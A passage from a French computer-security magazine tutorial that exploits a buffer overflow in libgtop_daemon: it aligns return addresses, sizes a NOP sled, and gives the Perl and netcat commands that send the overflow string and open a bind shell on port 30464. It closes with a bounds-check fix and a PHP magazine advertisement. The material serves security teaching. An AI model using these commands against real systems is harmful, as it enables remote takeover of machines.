Regardons la Figure 8. Nous pouvons observer de quelle manière les adresses successives remplacent la pile, y compris l'adresse de retour de la fonction. C'est une situation identique à celle décrite ci-dessus – dans la chaîne préparée, nous avons mis l'adresse 1234 répétée plusieurs fois, ce qui a entraîné le remplacement de l'adresse de retour par cette valeur.

Néanmoins, une autre situation aurait pu avoir lieu – la Figure 9. Dans ce cas, nous n'avons pas de la chance et la chaîne, après être mise dans le tampon, commence un octet plus loin. À cause de cela, l'adresse de retour de la fonction est remplacée par la valeur 2341. Nous pouvons observer le comportement de *libgtop\_daemon* au moyen du débogueur (de même que dans le Listing 13). Si, après le remplacement de l'adresse de retour de la fonction à la suite de l'exécution de la commande `x $ebp+4`, nous voyons l'adresse donnée, mais décalée d'un, de deux ou de trois octets, cela signifie que cette situation a eu lieu. Il sera alors nécessaire d'ajouter à notre chaîne quelques caractères de façon à ce que les limites entre les adresses se recouvrent avec les limites des mots sur la pile (comme sur la Figure 8) :

### Cette méthode fonctionnera-t-elle en pratique ?

Lors des tests effectués, notre situation était très confortable – nous avons eu la possibilité de les faire sur le même ordinateur que celui qui était attaqué. Grâce à cela, nous avons pu connaître l'adresse précise à laquelle se trouvait le shellcode fourni. Dans une situation réelle, nous n'aurons pas la possibilité d'effectuer les tests sur la machine que nous voulons attaquer. Est-ce que cela signifie que si le shellcode est fourni à une autre adresse, l'attaque échouera ? Il pourrait paraître que l'adresse du tableau `buf[]` sera la même sur chaque ordinateur. La pile commence toujours par l'adresse `0xc0000000`, et le nombre de variables empilées sur la pile et le quantité de la mémoire occupée ne dépend que du programme, et pas des bibliothèques ou de la version du noyau.

Pour ne pas baser nous seulement sur des hypothèses, un essai a été effectué : au fichier *gnuserv.c*, on a ajouté une ligne qui, juste après le remplacement du tampon, édite son adresse :

```
printf("\nadresse du tampon: 0x%x\n", &buf);
```

Le programme ainsi modifié est lancé sur quatre machines et on consulte les adresses éditées. Les résultats sont présentés dans le Tableau 1. Comme vous voyez, le shellcode envoyé sur une autre machine peut être envoyé à une autre adresse que celle trouvée sur notre ordinateur. Quelle en est la cause ?

Dans les deux derniers ordinateurs, l'adresse du tableau `buf[]` changeait à chaque lancement. Cela est dû aux correctifs du noyau qui ont pour but justement de rendre difficile des attaques liées au débordement de tampon. La différence entre le premier et le second ordinateur peut avoir plusieurs causes – par exemple, elle peut être due au fait que sur la pile sont mises les variables système, ce que vous pouvez vérifier à l'aide de la commande :

```
$ export XXX=XXXXXXXXXXXXXXXXXXXX
```

et, ensuite, il faut vérifier de nouveau l'adresse `buf[]`.

L'essai effectué mène à deux conclusions. Premièrement, du point de vue de l'intrus, si l'on construit du code injecté servant à déborder le tampon, il faut faire attention à ce que la zone occupée par les *nop* soit relativement grande, et l'adresse de retour de la fonction doit pointer vers le milieu de cette zone. Cela permettra de réussir, même si (comme dans notre cas) l'adresse du tampon change de quelques centaines d'octets (attention : il ne faut pas oublier que si la zone d'adresses est trop petite, les problèmes décrits dans l'article *Shellcode dans Python* (dans le numéro suivant) peuvent avoir lieu). Deuxièmement, du point de vue de l'administrateur, il est possible de se protéger (plus ou moins efficacement ...) contre ces types d'attaques. Pour en savoir plus, consultez, par exemple, le projet *grsecurity*.

Des méthodes plus efficaces et plus sophistiquées permettant d'éviter ce problème sont analysées dans l'article de Marcin Wolak *Exploit distant pour le système Windows 2000*.

Tableau 1. Adresse du tampon `buf[]` sur les ordinateurs testés

système	adresse du tampon <code>buf[]</code>
Debian <i>testing</i> , noyau 2.4.21	0xbffff480
Suse, noyau 2.6.4-54.5	0xbffff180
Aurox 9.4	une adresse différente pendant chaque démarrage, par exemple 0xbfffe6d4
Mandrake, noyau 2.4.22-1.2149.nptl	une adresse différente pendant chaque démarrage

```
$ echo -e \  
"MAGIC-1\n1201\n\  
'head -c 579 nop.dat\  
'cat shellcode.dat\  
'head -c 576 address.dat\  
| nc 127.0.0.1 42800
```

## Attaque

Maintenant, préparons la chaîne qui remplacera l'adresse de retour de la fonction par la valeur que nous avons trouvée à l'aide du débogueur – `0xbffff501`. Mais le dernier octet de l'adresse est `0x00`, et si nous essayons de passer au programme un argument contenant un octet nul, celui-ci sera considéré comme fin de la chaîne. Utilisons alors l'adresse `0xbffff501`. Tout en gardant dans la mémoire que dans l'architecture *little endian* les octets sont stockés dans l'ordre inverse à l'ordre habituel (de la « gauche » vers la « droite », dans le sens des adresses croissantes), nous créerons un nouveau contenu du fichier auxiliaire avec ses adresses :

```
$ perl -e \  
'print "\x01\xf5\xff\xbf" x500' \  
> address.dat
```

Maintenant, nous pouvons lancer *libgtop\_daemon* sur la première console :

```
$ libgtop_daemon -f
```

Et sur la deuxième, envoyer la chaîne au port 42800 :

```
$ echo -e \  
"MAGIC-1\n1201\n\  
'head -c 579 nop.dat\  
'cat shellcode.dat\  
'head -c 576 address.dat\  
| nc 127.0.0.1 42800
```

Si toutes nos actions sont correctes, sur la première console (celle avec *libgtop*) le shell sera ouvert.

## Applications pratiques

Comme nous savons déjà comment contraindre le programme vulnérable *libgtop* à exécuter un code que nous

avons préparé, réfléchissons comment faire usage de ce savoir dans les tests de pénétration.

Imaginons que nous ayons appris que notre victime utilise la version vulnérable de *libgtop*. Nous pouvons alors envoyer à son ordinateur, sur le port 42800, la chaîne que nous avons préparée. Mais cette action (contraindre une machine distante à lancer le shell) n'a pas de sens pratique. Outre la satisfaction que nous avons causé un comportement bizarre de la machine, nous n'en tirons pas tiré aucun profit. Ce qui serait plus intéressant, c'est que la machine distante lance le shell affecté à un port, pour qu'il soit possible de se connecter (à l'aide de *netcat*) à ce port et d'envoyer des commandes qui seront exécutées sur cette machine. Pour cela, nous avons besoin d'un autre shellcode qui (après le lancement sur la machine attaquée de la façon décrite ci-dessus) répondra à nos exigences. Ce code est aussi disponible sur Internet (Listing 14). D'après sa description, ce code donne accès au shell sur le port 30464.

De même qu'auparavant (Listing 11), mettons le nouveau shellcode dans le fichier *shellcode.dat*. Ensuite, puisque la longueur du shellcode a changé, nous devons modifier la taille de la zone de *nop* et la taille de la zone d'adresses, afin que la chaîne créée ait toujours la longueur de 1200 octets. La commande *wc* informe que le nouveau shellcode a 177 caractères. Pour les *nop* et les adresses, il reste respectivement 523 et 500 octets.

Effectuons encore une expérimentation. Sur une console, nous lançons *libgtop\_daemon* :

```
$ libgtop_daemon -f
```

Sur la seconde, nous envoyons la chaîne (avec le nouveau shellcode) sur le port 42800 de l'ordinateur avec le serveur *libgtop* (dans notre cas – sur le port 42800 de l'ordinateur local) :

```
$ echo -e \  
"MAGIC-1\n1201\n\  
'head -c 523 nop.dat\  
'cat shellcode.dat\  
'head -c 500 address.dat\  
| nc 127.0.0.1 42800
```

Ensuite, à partir de la troisième console, nous établissons la connexion avec le port 30464 de la victime :

```
$ nc 127.0.0.1 30464
```

Après l'établissement de la connexion, nous pouvons travailler à distance sur l'ordinateur attaqué.

Évidemment, nous pouvons effectuer cette expérimentation dans des conditions plus réalistes. *libgtop\_daemon* peut être lancé sur un ordinateur, et l'attaque effectuée à partir d'un autre. Dans cette situation, nous spécifions l'adresse IP de l'ordinateur attaqué en lieu et place de l'adresse 127.0.0.1, lors de l'envoi de la chaîne débordant le tampon ainsi que pendant l'établissement de la connexion au port ouvert par le shellcode.

## Devoir à la maison

Comme vous voyez, un programme mal écrit permet à une personne malintentionnée d'exécuter à distance du code injecté. Une question se pose : que faut-il changer dans le code pour qu'il devienne sûr ?

Le danger vient du fait que nous recopions dans le tampon des données sans vérifier leur longueur. Pour y remédier, il faut ajouter au code une condition vérifiant si le contenu de la variable `auth_data_len` n'est pas supérieur à la taille du tampon, et si c'est le cas, elle la réduira à la taille du tampon. Je laisse cette modification et la vérification si un tel code résiste aux tentatives de débordement de tampon comme devoir à la maison pour les lecteurs intéressés. ■

# php solutions

WYDAWNICTWO  
**Software**

**php solutions LIVE** Sur le CD : PHP Solutions live avec, entre autre, PHP 5.0.0, PHP 4.3.8, DBDesigner 4, Turck MMCache, Xdebug installés

PHP Solutions N° 5  
**php solutions**

# php solutions

Le plus grand magazine sur PHP au monde

bases  
nouveaux projets  
windows+linux  
application avancée

## eXtreme Programming

**Comment créer un jeu en PHP ?**

**TEST :**

NuSphere PhpED 3.x

### TidyLib

**Comment réparer les documents HTML abîmés ?**

### PostgreSQL

**Contrôle d'accès aux données**

### PHPlot

**Graphiques en 5 minutes**



**OUTILS :**

### phpDocumentor

**Documentez votre programme de façon professionnelle**

### PHP, sudo et iptables

**Comment gérer un firewall au niveau de PHP ?**

eXtreme Programming • TidyLib • PostgreSQL • PHPlot • sudo • iptables • phpDocumentor • NuSphere PhpED 3.x

[www.phpsolmag.org](http://www.phpsolmag.org)

**Tout ce dont vous aurez besoin pour créer votre site Web !**